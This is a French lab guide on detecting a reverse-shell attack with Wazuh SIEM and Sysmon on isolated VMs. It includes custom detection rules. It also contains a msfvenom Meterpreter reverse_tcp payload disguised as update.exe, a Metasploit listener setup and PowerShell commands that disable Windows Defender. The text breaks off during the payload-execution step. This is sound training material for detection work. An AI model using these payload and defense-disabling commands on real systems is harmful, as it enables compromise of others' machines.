

LAB DE CYBERSECURITE

Wazuh SIEM • Kali Linux • Windows 10

Guide complet de reproduction du lab.

Détection d'attaques en temps réel avec Wazuh SIEM



Auteur : Fèmi Aimérence BOKO

École des Métiers du Numérique 2026

1. Introduction et Architecture du Lab

1.1 Objectif

Ce guide permet de reproduire un lab de cybersécurité complète. Il simule une attaque réelle (reverse shell via Metasploit) sur une machine Windows 10 et observe sa détection en temps réel par le SIEM Wazuh. Ce lab est idéal pour apprendre la détection d'intrusions, l'analyse de logs Sysmon et la réponse aux incidents.

1.2 Architecture du Lab

Machine	Role	OS	Adresse IP
Wazuh Server	Analyseur SIEM	Ubuntu 24.04 LTS	192.168.74.131
Kali Linux	Attaquant	Kali Linux 2026.1	192.168.74.128
Windows 10	Victime	Windows 10 Pro 22H2	192.168.74.130

1.3 Flux de l'attaque

Le schéma suivant résume le déroulement complet du lab :

Etape	Action	Machine
1	Installation et configuration de Wazuh SIEM	Ubuntu
2	Installation Sysmon + Agent Wazuh	Windows 10
3	Création du payload malveillant (reverse shell)	Kali Linux
4	Exécution du payload sur la victime	Windows 10
5	Détection et analyse des alertes	Wazuh Dashboard

1.4 Prérequis

- VMware Workstation ou Player installé sur la machine hôte
- Minimum 16 Go de RAM recommandés (4 Go par VM)
- Minimum 150 Go d'espace disque disponible
- Connexion internet pour télécharger les ISOs et outils
- ISOs : Ubuntu 24.04 LTS, Kali Linux 2026, Windows 10 22H2

1.5 Configuration réseau VMware

- Type de réseau : Host-only (toutes les VMs sur le même subnet)
- Subnet : 192.168.74.0/24
- Les VMs se voient entre elles via le réseau virtuel interne VMware

Noté que lors du téléchargement de Sysmon et de l'agent Wazuh, vous avez dû passer temporairement en NAT pour avoir internet, puis revenir en Host-only.

2. Installation de Wazuh sur Ubuntu

2.1 Configuration de la VM Ubuntu

Parametre	Valeur recommandee
RAM	4 Go minimum
CPU	2 cœurs minimum
Disque	50 Go
Réseau	Host-only
OS	Ubuntu 24.04 LTS

2.2 Commandes d'installation

Ouvrez un terminal sur Ubuntu et exécutez les commandes suivantes :

Étape 1 - Mise à jour du système

```
# Mettre à jour Ubuntu  
sudo apt update && sudo apt upgrade -y
```


Étape 2 - Télécharger le script d'installation Wazuh

```
# Télécharger le script officiel Wazuh 4.12  
curl -sO https://packages.wazuh.com/4.12/wazuh-install.sh
```

Étape 3 - Lancer l'installation automatique


```
# Installer Wazuh (Manager + Indexer + Dashboard) en une commande  
sudo bash wazuh-install.sh -a
```

L'installation prend environ 15 à 30 minutes. Voici ce que vous verrez :



```
aimerence@aimerence-VMware-Virtual-Platform: ~ -- sudo bash wazuh-install.sh -a  
aimerence@aimerence-VMware-Virtual-Platform:~$ curl -sO https://packages.wazuh.com/4.12/wazuh-install.sh  
aimerence@aimerence-VMware-Virtual-Platform:~$ sudo bash wazuh-install.sh -a  
[sudo: authenticate] Mot de passe :  
25/05/2026 21:09:30 INFO: Starting Wazuh installation assistant. Wazuh version: 4.12.0  
25/05/2026 21:09:30 INFO: Verbose logging redirected to /var/log/wazuh-install.log  
25/05/2026 21:09:30 INFO: The recommended systems are: Red Hat Enterprise Linux 7, 8, 9; CentOS 7, 8; Amazon Linux 2; Ubuntu 16.04, 18.04, 20.04, 22.04.  
25/05/2026 21:09:30 WARNING: The current system does not match with the list of recommended systems. The installation may not work properly.  
25/05/2026 21:09:56 INFO: Verifying that your system meets the recommended minimum hardware requirements.  
25/05/2026 21:09:56 INFO: Wazuh web interface port will be 443.  
25/05/2026 21:10:18 INFO: Wazuh repository added.  
25/05/2026 21:10:18 INFO: --- Configuration files ---  
25/05/2026 21:10:18 INFO: Generating configuration files.  
25/05/2026 21:10:20 INFO: Generating the root certificate.  
25/05/2026 21:10:20 INFO: Generating Admin certificates.  
25/05/2026 21:10:20 INFO: Generating Wazuh indexer certificates.  
25/05/2026 21:10:21 INFO: Generating Filebeat certificates.
```

Figure 1 - Début de l'installation de Wazuh 4.12




```
25/05/2026 23:05:37 INFO: Starting service wazuh-indexer.
25/05/2026 23:06:03 INFO: wazuh-indexer service started.
25/05/2026 23:06:03 INFO: Initializing Wazuh indexer cluster security set
25/05/2026 23:06:11 INFO: Wazuh indexer cluster security configuration in
25/05/2026 23:06:11 INFO: Wazuh indexer cluster initialized.
25/05/2026 23:06:11 INFO: --- Wazuh server ---
25/05/2026 23:06:11 INFO: Starting the Wazuh manager installation.
25/05/2026 23:11:26 INFO: Wazuh manager installation finished.
25/05/2026 23:11:26 INFO: Wazuh manager vulnerability detection configura
25/05/2026 23:11:26 INFO: Starting service wazuh-manager.
25/05/2026 23:11:45 INFO: wazuh-manager service started.
25/05/2026 23:11:45 INFO: Starting Filebeat installation.
25/05/2026 23:12:05 INFO: Filebeat installation finished.
25/05/2026 23:12:10 INFO: Filebeat post-install configuration finished.
25/05/2026 23:12:10 INFO: Starting service filebeat.
25/05/2026 23:12:15 INFO: filebeat service started.
25/05/2026 23:12:15 INFO: --- Wazuh dashboard ---
25/05/2026 23:15:01 INFO: Starting Wazuh dashboard installation.
25/05/2026 23:15:02 INFO: Wazuh dashboard installation finished.
25/05/2026 23:15:02 INFO: Wazuh dashboard post-install configuration finit
25/05/2026 23:15:04 INFO: Starting service wazuh-dashboard.
25/05/2026 23:15:06 INFO: wazuh-dashboard service started.
25/05/2026 23:15:17 INFO: A backup of the internal users has been saved t
25/05/2026 23:15:49 INFO: The filebeat.yml file has been updated to use t
25/05/2026 23:16:34 INFO: Initializing Wazuh dashboard web application.
25/05/2026 23:16:37 INFO: Wazuh dashboard web application initialized.
25/05/2026 23:16:37 INFO: --- Summary ---
25/05/2026 23:16:37 INFO: You can access the web interface https://wazuh
User: admin
Password:
25/05/2026 23:16:37 INFO: Installation finished.
aimearence@aimearence-VMware-Virtual-Platform:~$
```

Figure 2 - Fin de l'installation avec le mot de passe admin g n re

IMPORTANT : Notez le mot de passe admin affiche   la fin de l'installation !

Etape 4 - V rifier que tous les services tournent

```
# Verifier le gestionnaire Wazuh
sudo systemctl status wazuh-manager
# Verifier le dashboard
sudo systemctl status wazuh-dashboard
# Verifier l'indexeur
sudo systemctl status wazuh-indexer
```



```
27 mai 11:54
aimearence@aimearence-VMware-Virtual-Platform: ~
aimearence@aimearence-VMware-Virtual-Platform:~$ sudo systemctl restart wazuh-manager
aimearence@aimearence-VMware-Virtual-Platform:~$ sudo systemctl status wazuh-manager
wazuh-manager.service - Wazuh manager
Loaded: loaded (/usr/lib/systemd/system/wazuh-manager.service; enabled; preset: enabled)
Active: active (running) since Wed 2026-05-27 11:54:20 WAT; 10s ago
Invocation: 9c4c40cbf2242328521fd726558284
Process: 8499 ExecStart=/usr/bin/env /var/ossec/bin/wazuh-control start (code=exited, status=0/SUCCESS)
Tasks: 175 (limit: 6092)
Memory: 235.5M (peak: 235.9M)
CPU: 53.341s
CGroup: /system.slice/wazuh-manager.service
├─8562 /var/ossec/framework/python/bin/python3 /var/ossec/api/scripts/wazuh_apid.py
├─8563 /var/ossec/framework/python/bin/python3 /var/ossec/api/scripts/wazuh_apid.py
├─8564 /var/ossec/framework/python/bin/python3 /var/ossec/api/scripts/wazuh_apid.py
├─8567 /var/ossec/framework/python/bin/python3 /var/ossec/api/scripts/wazuh_apid.py
├─8578 /var/ossec/framework/python/bin/python3 /var/ossec/api/scripts/wazuh_apid.py
├─8611 /var/ossec/bin/wazuh-authd
├─8627 /var/ossec/bin/wazuh-db
├─8638 /var/ossec/bin/wazuh-execd
├─8663 /var/ossec/bin/wazuh-analysisd
├─8675 /var/ossec/bin/wazuh-syscheckd
├─8698 /var/ossec/bin/wazuh-remoted
├─8772 /var/ossec/bin/wazuh-logcollector
├─8788 /var/ossec/bin/wazuh-monitord
├─8808 /var/ossec/bin/wazuh-modulesd
└─9242 sh -c /bin/ps -p 31 > /dev/null 2>&1"
└─9246 /bin/ps -p 31
mai 27 11:54:15 aimearence-VMware-Virtual-Platform env[8499]: Started wazuh-analysisd...
mai 27 11:54:15 aimearence-VMware-Virtual-Platform env[8499]: Started wazuh-syscheckd...
mai 27 11:54:16 aimearence-VMware-Virtual-Platform env[8499]: Started wazuh-remoted...
mai 27 11:54:16 aimearence-VMware-Virtual-Platform env[8499]: Started wazuh-logcollector...
mai 27 11:54:17 aimearence-VMware-Virtual-Platform env[8499]: Started wazuh-monitord...
mai 27 11:54:17 aimearence-VMware-Virtual-Platform env[8798]: 2026/05/27 11:54:17 wazuh-modulesd:router: INFO: Loaded router module.
mai 27 11:54:17 aimearence-VMware-Virtual-Platform env[8798]: 2026/05/27 11:54:17 wazuh-modulesd:content_manager: INFO: Loaded content_manager module.
mai 27 11:54:18 aimearence-VMware-Virtual-Platform env[8499]: Started wazuh-modulesd...
mai 27 11:54:20 aimearence-VMware-Virtual-Platform env[8499]: Completed.
mai 27 11:54:20 aimearence-VMware-Virtual-Platform systemd[1]: Started wazuh-manager.service - Wazuh manager.
```

Figure 3 - Wazuh Manager actif (active running)

Etape 5 - Accéder au dashboard

```
# Ouvrir dans un navigateur  
  
https://192.168.74.131  
  
Login : admin  
  
Password : [mot de passe genere a l'installation]
```




Figure 4 - Page de connexion au dashboard Wazuh

3. Configuration de Windows 10 (Machine Victime)

3.1 Configuration de la VM Windows 10

Parametre	Valeur recommandee
RAM	2 Go minimum (4 Go idéal)
CPU	2 cœurs
Disque	50 Go
Réseau	Host-only (même subnet que Wazuh)
OS	Windows 10 Pro 22H2

3.2 Installation de VMware Tools

VMware Tools est nécessaire pour activer le copier-coller entre la VM et la machine hôte.

1. Dans VMware : menu VM -> Install VMware Tools
2. Sur Windows 10 : cliquer sur Exécuter setup.exe
3. Suivre l'assistant : Next -> Next -> Install -> Finish
4. Redémarrer Windows 10
5. Dans VMware -> Settings -> Options -> Guest Isolation : cocher Enable copy and paste

3.3 Installation de Sysmon

Sysmon (System Monitor) est un outil Microsoft Sysinternals qui fournit une visibilité avancée sur les événements système : création de processus, connexions réseau, modifications de fichiers. Il est essentiel pour la détection des comportements malveillants.

Ouvrir PowerShell en administrateur (Win+X -> PowerShell Admin)

```
# Etape 1 - Désactiver Windows Defender temporairement
```

```
Set-MpPréférence -DisableRealtimeMonitoring $true
```

```
Set-MpPréférence -DisableIOAVProtection $true
```

```
Set-MpPréférence -DisableBehaviorMonitoring $true
```

```
# Etape 2 - Créer le dossier Sysmon
```

```
mkdir C:\Sysmon
```

```
# Etape 3 - Télécharger Sysmon
```

```
Invoke-WebRequest -Uri 'https://download.sysinternals.com/files/Sysmon.zip' -OutFile 'C:\Sysmon\sysmon.zip'
```

```
# Etape 4 - Extraire l'archive
```

```
Expand-Archive -Path 'C:\Sysmon\sysmon.zip' -DestinationPath 'C:\Sysmon'
```

```
# Etape 5 - Télécharger la config SwiftOnSecurity (reference en detection)
```

```
Invoke-WebRequest-Uri 'https://raw.githubusercontent.com/SwiftOnSecurity/sysmon-config/master/sysmonconfig-export.xml' -OutFile 'C:\Sysmon\sysmonconfig.xml'
```

Etape 6 - Installer Sysmon avec la configuration

```
C:\Sysmon\Sysmon64.exe -accepteula -i C:\Sysmon\sysmonconfig.xml
```

Etape 7 - Vérifier que Sysmon tourne

```
Get-Service Sysmon64
```

```
PS C:\Windows\system32> C:\Sysmon\Sysmon64.exe -accepteula -i C:\Sysmon\sysmonconfig.xml

System Monitor v15.20 - System activity monitor
By Mark Russinovich and Thomas Garnier
Copyright (C) 2014-2026 Microsoft Corporation
Using libxml2. libxml2 is Copyright (C) 1998-2012 Daniel Veillard. All Rights Reserved.
Sysinternals - www.sysinternals.com

Loading configuration file with schema version 4.50
Sysmon schema version: 4.91
Configuration file validated.
Sysmon64 installed.
SysmonDrv installed.
Starting SysmonDrv.
SysmonDrv started.
Starting Sysmon64..
Sysmon64 started.
PS C:\Windows\system32> Get-Service Sysmon64

Status      Name            DisplayName
-----
Running     Sysmon64        Sysmon64
```

Figure 5 - Installation de Sysmon réussie (Status: Running)

3.4 Installation de l'Agent Wazuh sur Windows 10

L'agent Wazuh collecte les logs Windows et Sysmon et les envoie au serveur Wazuh pour analyse.

Etape 1 - Télécharger l'agent Wazuh

```
Invoke-WebRequest -Uri 'https://packages.wazuh.com/4.x/windows/wazuh-agent-4.12.0-1.msi' -OutFile 'C:\wazuh-agent.msi'
```

```
PS C:\Windows\system32> Invoke-WebRequest -Uri "https://packages.wazuh.com/4.x/windows/wazuh-agent-4.12.0-1.msi" -OutFile "C:\wazuh-agent.msi"
```

Figure 6 - Téléchargement de l'agent Wazuh


```
# Etape 2 - Installer l'agent en pointant vers le serveur Wazuh  
msiexec /i C:\wazuh-agent.msi /q WAZUH_MANAGER="192.168.74.131"
```

```
PS C:\Windows\system32> Invoke-WebRequest -Uri "https://packages.wazuh.com/4.x/windows/wazuh-agent-4.12.0-1.msi" -OutFile "C:\wazuh-agent.msi"  
PS C:\Windows\system32> msiexec /i C:\wazuh-agent.msi /q WAZUH_MANAGER="192.168.74.131"  
PS C:\Windows\system32>
```

Figure 7 - Installation de l'agent avec l'adresse du serveur Wazuh

```
# Etape 3 - Démarrer le service agent  
NET START WazuhSvc
```

```
# Etape 4 - Vérifier que l'agent tourne  
Get-Service WazuhSvc
```

```
PS C:\Windows\system32>  
PS C:\Windows\system32> NET START WazuhSvc  
Le service Wazuh démarre.  
Le service Wazuh a démarré.  
  
PS C:\Windows\system32> Get-Service WazuhSvc  
  
Status   Name      DisplayName  
-----  
Running  WazuhSvc  Wazuh
```

Figure 8 - Agent Wazuh démarre (Status: Running)

3.5 Configurer l'Agent pour collecter les logs Sysmon

Par défaut, l'agent ne collecte pas les logs Sysmon. Il faut modifier sa configuration.

```
# Ouvrir le fichier de configuration de l'agent  
notepad "C:\Program Files (x86)\ossec-agent\ossec.conf"
```

Ajouter ce bloc juste avant la balise `</ossec_config>` en fin de fichier :

```
<localfile>
  <location>Microsoft-Windows-Sysmon/Operational</location>
  <log_format>eventchannel</log_format>
</localfile>
```

Enregistrer le fichier (Ctrl+S), puis redemarrer l'agent :

```
NET STOP WazuhSvc
NET START WazuhSvc
```

3.6 Verification de la connexion Agent -> Serveur

Sur le dashboard Wazuh, vous devez voir l'agent Windows 10 avec le statut Active :




Figure 9 - Dashboard Wazuh avec l'agent Windows 10 connecte (Active : 1)

4. Règles de Détection Personnalisées

4.1 Localisation et édition des règles

Les règles personnalisées se trouvent sur Ubuntu (serveur Wazuh) dans le fichier local_rules.xml :

```
# Ouvrir le fichier de regles personnalisees
sudo nano /var/ossec/etc/rules/local_rules.xml
```

4.2 Règle 100001 - Exécution d'un exécutable depuis Downloads

Détecte tout processus lance depuis le dossier Downloads d'un utilisateur. Ce comportement est anormal en contexte professionnel et caractéristique du dépôt d'un payload par phishing ou téléchargement malveillant.

```
<group name="local,sysmon,">
```

```
<rule id="100001" level="8">
  <if_group>sysmon_event1</if_group>
  <field name="win.eventdata.image" type="pcre2">
    (?i)\\Users\\.*\\Downloads\\.*\\.exe
  </field>
  <description>Execution d un executable depuis Downloads</description>
  <mitre>
    <id>T1204.002</id>
  </mitre>
</rule>
```

Element	Signification
sysmon_event1	Se déclenche sur Event ID 1 (Process Création)
win.eventdata.image	Chemin complet de l'exécutable lance
(?i)\\Users\\.*\\Downloads\\.*\\.exe	Regex : tout .exe dans Downloads (insensible a la casse)

level 8	Severite moyenne-haute (Medium)
T1204.002	MITRE ATT&CK : User Execution - Malicious File

4.3 Regle 100002 - Connexion réseau sortante depuis Downloads

Détecte une connexion TCP sortante initiée par un exécutable depuis Downloads. C'est la signature comportementale directe d'un reverse shell : après exécution, le payload rappelle l'attaquant.

```
<rule id="100002" level="10">
  <if_group>sysmon_event3</if_group>
  <field name="win.eventdata.image" type="pcre2">
    (?i)\\Users\\.*\\Downloads\\.*\\.exe
  </field>
  <field name="win.eventdata.initiated">true</field>
  <description>Connexion réseau sortante depuis Downloads</description>
  <mitre>
    <id>T1071</id>
  </mitre>
</rule>


</group>
```

Element	Signification
sysmon_event3	Se déclenche sur Event ID 3 (Network Connection)
win.eventdata.initiated: true	Confirme que c'est le processus qui initie la connexion (sortante)
level 10	Sévérité haute (High)
T1071	MITRE ATT&CK : Application Layer Protocol - C2 (Command & Control)

4.4 Appliquer les règles

```
# Redémarrer Wazuh pour prendre en compte les nouvelles règles
sudo systemctl restart wazuh-manager
```

```
# Vérifier que le redémarrage s'est bien passé
sudo systemctl status wazuh-manager
```



```
27 mai 11:54
aimerence@aimerence-VMware-Virtual-Platform: ~
aimerence@aimerence-VMware-Virtual-Platform:~$ sudo systemctl restart wazuh-manager
aimerence@aimerence-VMware-Virtual-Platform:~$ sudo systemctl status wazuh-manager
● wazuh-manager.service - Wazuh manager
   Loaded: loaded (/usr/lib/systemd/system/wazuh-manager.service; enabled; preset: enabled)
   Active: active (running) since Wed 2026-05-27 11:54:20 WAT; 18s ago
     Invocation: 9ca4c40cbf22423285e21fd726558284
       Process: 8499 ExecStart=/usr/bin/env /var/ossec/bin/wazuh-control start (code=exited, status=0/SUCCESS)
        Tasks: 175 (limit: 6875)
       Memory: 235.5M (peak: 235.9M)
         CPU: 33.341s
    CGroup: /system.slice/wazuh-manager.service
            └─0562 /var/ossec/framework/python/bin/python3 /var/ossec/api/scripts/wazuh_apid.py
              └─0563 /var/ossec/framework/python/bin/python3 /var/ossec/api/scripts/wazuh_apid.py
                └─0564 /var/ossec/framework/python/bin/python3 /var/ossec/api/scripts/wazuh_apid.py
                  └─0567 /var/ossec/framework/python/bin/python3 /var/ossec/api/scripts/wazuh_apid.py
                    └─0570 /var/ossec/framework/python/bin/python3 /var/ossec/api/scripts/wazuh_apid.py
                      └─0611 /var/ossec/bin/wazuh-authd
                        └─0627 /var/ossec/bin/wazuh-db
                          └─0630 /var/ossec/bin/wazuh-execd
                            └─0663 /var/ossec/bin/wazuh-analysisd
                              └─0675 /var/ossec/bin/wazuh-syscheckd
                                └─0690 /var/ossec/bin/wazuh-remoted
                                  └─0772 /var/ossec/bin/wazuh-logcollector
                                    └─0788 /var/ossec/bin/wazuh-monitord
                                      └─0800 /var/ossec/bin/wazuh-modulesd
                                        └─0242 sh -c -- /bin/ps -p 31 -o /dev/null 2>&1"
                                          └─0246 /bin/ps -p 31

mai 27 11:54:15 aimerence-VMware-Virtual-Platform env[8499]: Started wazuh-analysisd...
mai 27 11:54:15 aimerence-VMware-Virtual-Platform env[8499]: Started wazuh-syscheckd...
mai 27 11:54:16 aimerence-VMware-Virtual-Platform env[8499]: Started wazuh-remoted...
mai 27 11:54:16 aimerence-VMware-Virtual-Platform env[8499]: Started wazuh-logcollector...
mai 27 11:54:17 aimerence-VMware-Virtual-Platform env[8499]: Started wazuh-monitord...
mai 27 11:54:17 aimerence-VMware-Virtual-Platform env[8790]: 2026/05/27 11:54:17 wazuh-modulesd:router: INFO: Loaded router module.
mai 27 11:54:17 aimerence-VMware-Virtual-Platform env[8790]: 2026/05/27 11:54:17 wazuh-modulesd:content_manager: INFO: Loaded content_manager module.
mai 27 11:54:18 aimerence-VMware-Virtual-Platform env[8499]: Started wazuh-modulesd...
mai 27 11:54:20 aimerence-VMware-Virtual-Platform env[8499]: Completed.
mai 27 11:54:20 aimerence-VMware-Virtual-Platform systemd[1]: Started wazuh-manager.service - Wazuh manager.
```

Figure 10 - Wazuh Manager redémarre avec les nouvelles règles actives

5. Simulation d'Attaque avec Metasploit

5.1 Vue d'ensemble de l'attaque

Etape	Action	Machine
1	Générer un payload .exe (reverse shell Meterpreter)	Kali Linux
2	Servir le fichier via HTTP local	Kali Linux
3	Lancer le listener Metasploit	Kali Linux
4	Télécharger et exécuter le payload sur Windows	Windows 10
5	Session Meterpreter ouverte = machine compromise	Kali Linux
6	Alertes générées et détectées par Wazuh	Wazuh Dashboard

5.2 Générer le payload sur Kali Linux

msfvenom est l'outil de génération de payloads de Metasploit. Il crée un exécutable Windows qui établira une connexion inverse vers Kali.

```
# Generer le payload reverse shell
sudo msfvenom -p windows/x64/meterpreter/reverse_tcp \
  LHOST=192.168.74.128 \
  LPORT=4444 \
  -f exe \
  -o /tmp/update.exe
```

Paramètre	Valeur	Description
-p	windows/x64/meterpreter/reverse_tcp	Payload : reverse shell Meterpreter pour Windows 64 bits
LHOST	192.168.74.128	IP de Kali (attaquant) - la victime va se connecter ici
LPORT	4444	Port d'écoute sur Kali
-f exe	exe	Format de sortie : exécutable Windows
-o	/tmp/update.exe	Fichier de sortie - nomme update.exe pour paraître légitime

5.3 Servir le fichier via HTTP

```
# Créer un serveur HTTP simple pour transférer le fichier
python3 -m http.server 8080 --directory /tmp
```

5.4 Configurer le listener Metasploit

Dans un autre terminal Kali, lancer Metasploit et configurer le listener :

```
sudo msfconsole
```

```
use exploit/multi/handler  
set payload windows/x64/meterpreter/reverse_tcp  
set LHOST 192.168.74.128  
set LPORT 4444  
exploit
```

5.5 Télécharger et exécuter le payload sur Windows 10

Dans PowerShell administrateur sur Windows 10 :

```
# Désactiver Windows Defender et ajouter une exclusion  
Set-MpPreference -DisableRealtimeMonitoring $true  
